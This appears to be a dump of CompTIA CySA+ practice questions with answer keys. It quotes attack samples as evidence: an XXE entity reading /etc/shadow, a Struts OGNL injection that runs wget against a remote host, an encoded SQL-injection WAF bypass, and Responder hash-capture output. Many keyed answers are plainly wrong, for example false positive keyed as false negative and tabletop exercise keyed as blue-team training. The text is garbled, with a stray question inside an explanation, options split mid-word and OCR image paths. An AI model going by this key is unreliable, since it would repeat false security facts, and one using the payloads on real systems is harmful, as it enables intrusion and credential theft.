CompTIA

Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

NEW QUESTION 1
- (Exam Topic 3)
A security technician configured a NIDS to monitor network traffic. Which of the following is a condition in which harmless traffic is classified as a potential network attack?

A. True positive
B. True negative
C. False positive
D. False negative

Answer: D

NEW QUESTION 2
- (Exam Topic 3)
A computer hardware manufacturer developing a new SoC that will be used by mobile devices. The SoC should not allow users or the process to downgrade from a newer firmware to an older one. Which of the following can the hardware manufacturer implement to prevent firmware downgrades?

A. Encryption
B. eFuse
C. Secure Enclave
D. Trusted execution

Answer: C

NEW QUESTION 3
- (Exam Topic 3)
A security analyst identified some potentially malicious processes after capturing the contents of memory from a machine during incident response. Which of the following procedures is the NEXT step for further in investigation?

A. Data carving
B. Timeline construction
C. File cloning
D. Reverse engineering

Answer: C

NEW QUESTION 4
- (Exam Topic 3)
A company's legal and accounting teams have decided it would be more cost-effective to offload the risks of data storage to a third party. The IT management team has decided to implement a cloud model and has asked the security team for recommendations. Which of the following will allow all data to be kept on the third-party network?

A. VDI
B. SaaS
C. CASB
D. FaaS

Answer: B

Explanation:
Which of the follawing activities is designed to handle a control failure that leads to a breach?
© Risk assessment
© Incident management
© Root cause analysis
© Vulnerability management Software as a Service (SaaS)
-Provides all the hardware, operating system, software, and applications needed for a complete application service to be delivered
-Cloud service providers are responsible for the security of the platform and infrastructure
-Consumers are responsible for application security, account provisioning, and authorizations
Cloud Access Security Broker (CASB)
- Enterprise management software designed to mediate access to cloud services by users across all types of devices
Single sign-on
Malware and rogue device detection Monitor/audit user activity
Mitigate data exfiltration
- Cloud Access Service Brokers provide visibility into how clients and another network nodes use cloud services
Forward Proxy Reverse Proxy API

NEW QUESTION 5
- (Exam Topic 3)
When of the following techniques can be implemented to safeguard the confidentiality of sensitive information while allowing limited access to authorized individuals?

A. Deidentification
B. Hashing
C. Masking
D. Salting

Answer: C

Explanation:
https://www.techtarget.com/searchsecurity/definition/data-masking

NEW QUESTION 6
- (Exam Topic 3)
A security analyst needs to provide the development learn with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

A. CASB
B. VPC
C. Federation
D. VPN

Answer: D

Explanation:
What is the difference between VPN and VPC?
Just as a virtual private network (VPN) provides secure data transfer over the public Internet, a VPC provides secure data transfer between a private enterprise and a public cloud provider.

NEW QUESTION 7
- (Exam Topic 3)
A security analyst is reviewing the following server statistics:

% CPU	Disk KB in	Disk KB out	Net KB in	Net KB out
99	3122	43	456	34
100	123	56	87	7
99	2	234	3	245
100	78	3	243	43
100	345	867	8243	85
98	22	3	5634	42326
100	435	345	54	42
99	0	4	575	3514

Which of the following is MOST likely occurring?

A. Race condition
B. Privilege escalation
C. Resource exhaustion
D. VM escape

Answer: C

NEW QUESTION 8
- (Exam Topic 3)
A company's Chief Information Security Officer (CISO) published an Internet usage policy that prohibits employees from accessing unauthorized websites. The IT department whitelisted websites used for business needs. The CISO wants the security analyst to recommend a solution that would improve security and support employee morale. Which of the following security recommendations would allow employees to browse non-business-related websites?

A. Implement a virtual machine alternative.
B. Develop a new secured browser.
C. Configure a personal business VLAN.
D. Install kiosks throughout the building.

Answer: C

NEW QUESTION 9
- (Exam Topic 3)
A product security analyst has been assigned to evaluate and validate a new products security capabilities Part ot the evaluation involves reviewing design changes at specific intervals tor security deficiencies recommending changes and checking for changes at the next checkpoint Which of the following BEST defines the activity being conducted?

A. User acceptance testing
B. Stress testing
C. Code review
D. Security regression testing

Answer: C

Explanation:
Once the SDLC reached the development phase, code starts to be generated. That means that the ability to control the version of the software or component that your team is working on, combined with
check-in/check-out functionality and revision histories, is a necessary and powerful tool when developing software.
The question refers to a "new" product so I believe that is key. However, it also makes it seem that it is about the development of a product that could be in production.
Regression testing focuses on testing to ensure that changes that have been made do not create new issues, and ensure that no new vulnerabilities, misconfigurations, or other issues have been introduced.

NEW QUESTION 10
- (Exam Topic 3)
After a remote command execution incident occurred on a web server, a security analyst found the following piece of code in an XML file:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>
<userInfo>
```

Which of the following it the BEST solution to mitigate this type of attack?

A. Implement a better level of user input filters and content sanitization.
B. Property configure XML handlers so they do not process sent parameters coming from user inputs.
C. Use parameterized Queries to avoid user inputs horn being processed by the server.
D. Escape user inputs using character encoding conjoined with whitelisting

Answer: B

NEW QUESTION 10
- (Exam Topic 3)
A company is experiencing a malware attack within its network. A security engineer notices many of the impacted assets are connecting outbound to a number of remote destinations and exfiltrating data. The security engineer also see that deployed, up-to-date antivirus signatures are ineffective. Which of the following is the BEST approach to prevent any impact to the company from similar attacks in the future?

A. IDS signatures
B. Data loss prevention
C. Port security
D. Sinkholing

Answer: B

Explanation:
"Preventing data exfiltration is possible with security solutions that ensure data loss and leakage prevention. For example, firewalls can block unauthorized access to resources and systems storing sensitive information. On the other hand, a security information and event management system (SIEM) can secure data in motion, in use, and at rest, secure endpoints, and identify suspicious data transfers" https://www.fortinet.com/resources/cyberglossary/data-exfiltration

NEW QUESTION 15
- (Exam Topic 3)
Which of the following is MOST important when developing a threat hunting program?

A. Understanding penetration testing techniques
B. Understanding how to build correlation rules within a SIEM
C. Understanding security software technologies
D. Understanding assets and categories of assets

Answer: C

Explanation:
https://www.stickmancyber.com/cybersecurity-blog/7-threat-hunting-misconceptions https://www.simplilearn.com/skills-to-become-threat-hunter-article

NEW QUESTION 18
- (Exam Topic 3)
An incident response team detected malicious software that could have gained access to credit card data. The incident response team was able to mitigate significant damage and implement corrective actions. By having incident response mechanisms in place. Which of the following should be notified for lessons learned?

A. The human resources department
B. Customers
C. Company leadership
D. The legal team

Answer: D

NEW QUESTION 23
- (Exam Topic 3)
A security analyst reviews SIEM logs and discovers the following error event:

```
ERROR Event ID 4
The Kerberos client received a KRB_AP_ERR_MODIFIED error from the server [illegible]. The target name used was [illegible].Domain57/Administrator. This indicates that the target server failed to decrypt the ticket provided by the client. Check if there are identically named server accounts in these two domains, or use the fully-qualified name to identify the server.
```

Which of the following environments does the analyst need to examine to continue troubleshooting the event?

A. Proxy server
B. SQL server
C. Windows domain controller
D. WAF appliance
E. DNS server

Answer: E

NEW QUESTION 24
- (Exam Topic 3)
A help desk technician inadvertently sent the credentials of the company's CRM n clear text to an employee's personal email account. The technician then reset the employee's account using the appropriate process and the employee's corporate email, and notified the security team of the incident According to the incident response procedure, which of the following should the security team do NEXT?

A. Contact the CRM vendor.
B. Prepare an incident summary report.
C. Perform postmortem data correlation.
D. Update the incident response plan.

Answer: C

NEW QUESTION 27
- (Exam Topic 3)
The security team decides to meet informally to discuss and test the response plan for potential security breaches and emergency situations. Which of the following types of training will the security team perform?

A. Tabletop exercise
B. Red-team attack
C. System assessment implementation
D. Blue-team training
E. White-team engagement

Answer: D

NEW QUESTION 31
- (Exam Topic 3)
Forming a hypothesis, looking for indicators of compromise, and using the findings to proactively improve detection capabilities are examples of the value of:

A. vulnerability scanning.
B. threat hunting.
C. red learning.
D. penetration testing.

Answer: B

NEW QUESTION 32
- (Exam Topic 1)
A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.
Which of the following would be the BEST solution to recommend to the director?

A. Install a data loss prevention system, and train human resources employees on its us
B. Provide PII training to all employees at the compan
C. Encrypt PII information.
D. Enforce encryption on all emails sent within the compan
E. Create a PII program and policy on how to handle dat
F. Train all human resources employees.
G. Train all employee
H. Encrypt data sent on the company networ
I. Bring in privacy personnel to present a plan on how PII should be handled.
J. Install specific equipment to create a human resources policy that protects PII dat
K. Train company employees on how to handle PII dat
L. Outsource all PII to another compan
M. Send the human resources director to training for PII handling.

Answer: A

NEW QUESTION 33
- (Exam Topic 1)
An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?

A. Manually log in to the service and upload data files on a regular basis.
B. Have the internal development team script connectivity and file translate to the new service.
C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
D. Utilize the cloud products API for supported and ongoing integrations

Answer: D

NEW QUESTION 35
- (Exam Topic 1)
Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

A. Unauthorized, unintentional, benign
B. Unauthorized, intentional, malicious
C. Authorized, intentional, malicious
D. Authorized, unintentional, benign

Answer: C

Explanation:
Reference: https://www.sciencedirect.com/topics/computer-science/insider-attack

NEW QUESTION 40
- (Exam Topic 1)
A system administrator is doing network reconnaissance of a company's external network to determine the vulnerability of various services that are running. Sending some sample traffic to the external host, the administrator obtains the following packet capture:

```
18 17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

19 17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

20 17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460

21 17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

22 17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

23 17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

A. SSH
B. HTTP
C. SMB
D. HTTPS

Answer: A

NEW QUESTION 41
- (Exam Topic 1)
While analyzing logs from a WAF, a cybersecurity analyst finds the following:

```
"GET /form.php?id=46322525%2b%2575%256e%2569%256f%256e%2b%2573%2574%2box3133333731,1223,12246name=&state=IL"
```

Which of the following BEST describes what the analyst has found?

A. This is an encrypted GET HTTP request
B. A packet is being used to bypass the WAF
C. This is an encrypted packet
D. This is an encoded WAF bypass

Answer: D

NEW QUESTION 43
- (Exam Topic 1)
A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.
Which of the following is the MOST likely cause of this issue?

A. A password-spraying attack was performed against the organization.
B. A DDoS attack was performed against the organization.
C. This was normal shift work activity; the SIEM's AI is learning.
D. A credentialed external vulnerability scan was performed.

Answer: A

Explanation:
Reference: https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/

NEW QUESTION 44
- (Exam Topic 3)
After examine a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

A. Header analysis
B. File carving
C. Metadata analysis
D. Data recovery

Answer:

B

Explanation:
Three common types of file carving methods are as follows: Header- and footer-based carving, which focuses on headers like those found in JPEG files. For example, JPEGs can be found by looking for \xFF\xD8 in the header and \xFF\xD9 in the footer. Content-based carving techniques look for information about the content of a file such as character counts and text recognition. File structure-based carving techniques that use information about the structure of files.

NEW QUESTION 45
- (Exam Topic 2)
A security analyst has discovered malware is spreading across multiple critical systems and is originating from a single workstations, which belongs to a member of the cyber-infrastructure team who has legitimate administrator credentials. An analysis of the traffic indicates the workstation swept the networking looking for vulnerable hosts to infect. Which of the following would have worked BEST to prevent the spread of this infection?

A. Vulnerability scans of the network and proper patching.
B. A properly configured and updated EDR solution.
C. A honeypot used to catalog the anomalous behavior and update the IPS.
D. Logical network segmentation and the use of jump boxes

Answer: D

NEW QUESTION 49
- (Exam Topic 2)
Given the Nmap request below:

```
Scanner# nmap -p 22,113,139,1433 www.scannable.org - d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT(0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type-0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num_host:1 num_response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seq=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seq=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)

PORT        STATE       SERVICE
22/tcp      open        ssh
113/tcp     closed      auth
139/tcp     filtered    netbios-ssh
1433/tcp    closed      ms-sql

Nmap done:1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

A. Password sniffing
B. ARP spoofing
C. A brute-force attack
D. An SQL injection

Answer: C

NEW QUESTION 51
- (Exam Topic 2)
During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

A. MOV
B. ADD
C. XOR
D. SUB
E. MOVL

Answer: C

NEW QUESTION 56
- (Exam Topic 2)
A large insurance company wants to outsource its claim-handling operations to an overseas third-party organization Which of the following would BEST help to

reduce the chance of highly sensitive data leaking?

A. Configure a VPN between the third party organization and the internal company network
B. Set up a VDI that the third party must use to interact with company systems.
C. Use MFA to protect confidential company information from being leaked.
D. Implement NAC to ensure connecting systems have malware protection
E. Create jump boxes that are used by the third-party organization so it does not connect directly.

Answer: D

NEW QUESTION 61
- (Exam Topic 2)
A remote code-execution vulnerability was discovered in the RDP for the servers running a key-hosted application. While there is no automated check for this vulnerability from the vulnerability assessment vendor, the in-house technicians were able to evaluate manually whether this vulnerability was present through the use of custom scripts. This evaluation determined that all the hosts are vulnerable. A technician then tested the patch for this vulnerability and found that it can cause stability issues in the key-hosted application. The application is accessed through RDP to a jump host that does not run the application directly. To mitigate this vulnerability, the security operations team needs to provide remediation steps that will mitigate the vulnerability temporarily until the compatibility issues with the patch are resolved. Which of the following will BEST allow systems to continue to operate and mitigate the vulnerability in the short term?

A. Implement IPSec rules on the application servers through a GPO that limits RDP access from only the jump hos
B. Patch the jump hos
C. Since it does not run the application natively, it will not affect the software's operation and functionalit
D. Do not patch the application servers until the compatibility issue is resolved.
E. Implement IPSec rules on the jump host server through a GPO that limits RDP access from only theother application server
F. Do not patch the jump hos
G. Since it does not run the application natively, it is at less risk of being compromise
H. Patch the application servers to secure them.
I. Implement IPSec rules on the application servers through a GPO that limits RDP access to only other application server
J. Do not patch the jump hos
K. Since it does not run the application natively, it is at less risk of being compromise
L. Patch the application servers to secure them.
M. Implement firewall rules on the application servers through a GPO that limits RDP access to only other application server
N. Manually check the jump host to see if it has been compromise
O. Patch the application servers to secure them.

Answer: A

NEW QUESTION 65
- (Exam Topic 2)
While conducting a network infrastructure review, a security analyst discovers a laptop that is plugged into a core switch and hidden behind a desk. The analyst sees the following on the laptop's screen:

```
[*] [NBT-NS] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A
[*] [LLMNR] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A
[SMBv2] NTLMv2-SSP Client : 192.168.23.115
[SMBv2] NTLMv2-SSP Username : CORP\jsmith
[SMBv2] NTLMv2-SSP Hash : F5CBF769CFEA7...
[*] [NBT-NS] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A
[*] [LLMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A
[SMBv2] NTLMv2-SSP Client : 192.168.23.24
[SMBv2] NTLMv2-SSP Username : CORP\progers
[SMBv2] NTLMv2-SSP Hash : 6D093BE2FDD70A...
```

Which of the following is the BEST action for the security analyst to take?

A. Initiate a scan of devices on the network to find password-cracking tools.
B. Disconnect the laptop and ask the users jsmith and progers to log out.
C. Force all users in the domain to change their passwords at the next login.
D. Take the FILE-SHARE-A server offline and scan it for viruses.

Answer: D

NEW QUESTION 70
- (Exam Topic 2)
While investigating an incident in a company's SIEM console, a security analyst found hundreds of failed SSH login attempts, which all occurred in rapid succession. The failed attempts were followed by a successful login on the root user Company policy allows systems administrators to manage their systems only from the company's internal network using their assigned corporate logins. Which of the following are the BEST actions the analyst can take to stop any further compromise? (Select TWO).

A. Configure /etc/sshd_config to deny root logins and restart the SSHD service.
B. Add a rule on the network IPS to block SSH user sessions
C. Configure /etc/passwd to deny root logins and restart the SSHD service.
D. Reset the passwords for all accounts on the affected system.
E. Add a rule on the perimeter firewall to block the source IP address.
F. Add a rule on the affected system to block access to port TCP/22.

Answer: CE

NEW QUESTION 72
- (Exam Topic 2)
An organization is upgrading its network and all of its workstations. The project will occur in phases, with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?

A. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans
B. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
C. Monthly host discovery scans; biweekly vulnerability scans, monthly topology scans
D. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans


Answer: D

NEW QUESTION 76
- (Exam Topic 2)
An analyst needs to provide recommendations for the AUP Which of the following is the BEST recommendation to protect the company's intellectual property?

A. Company assets must be stored in a locked cabinet when not in use.
B. Company assets must not be utilized for personal use or gain.
C. Company assets should never leave the company's property.
D. AII Internet access must be via a proxy server.

Answer: D

NEW QUESTION 80
- (Exam Topic 2)
Malware is suspected on a server in the environment.
The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.
INSTRUCTIONS
Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Server1 Log

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
wininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsm.exe	560	Services	0	5,164 K
svchost.exe	884	Services	0	22,528 K
svchost.exe	276	Services	0	9,860 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
notepad.exe	1276	Services	0	4,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K

Server4 Log

spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K
explorer.exe	2500	RDP-Tcp#0	1	66,444 K
splwow64.exe	2960	RDP-Tcp#0	1	4,152 K
cmd.exe	1260	RDP-Tcp#0	1	2,652 K
conhost.exe	2616	RDP-Tcp#0	1	5,256 K
audiodg.exe	980	Services	0	13,256 K
csrss.exe	2400	Console	3	3,512 K
winlogon.exe	2492	Console	3	5,772 K
LogonUI.exe	2864	Console	3	17,056 K
taskhost.exe	2812	Services	0	9,540 K
tasklist.exe	1208	RDP-Tcp#0	1	5,196 K
WmiPrvSE.exe	1276	Services	0	5,776 K



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Server 4 192.168.50.6 Windows, svchost.exe

NEW QUESTION 85
- (Exam Topic 2)
An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.

```
20xx-03-13  05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container']).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe',' /c' ,#cmd}:{'/bin/bash',' -c' ,#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.
B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.
C. An attacker was attempting to download files via a remote command execution vulnerability
D. An attacker was attempting to perform a DoS attack against the server.

Answer: C

Explanation:
Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.

NEW QUESTION 86
- (Exam Topic 2)
An analyst needs to provide a recommendation that will allow a custom-developed application to have full access to the system's processors and peripherals but still be contained securely from other applications that will be developed. Which of the following is the BEST technology for the analyst to recommend?

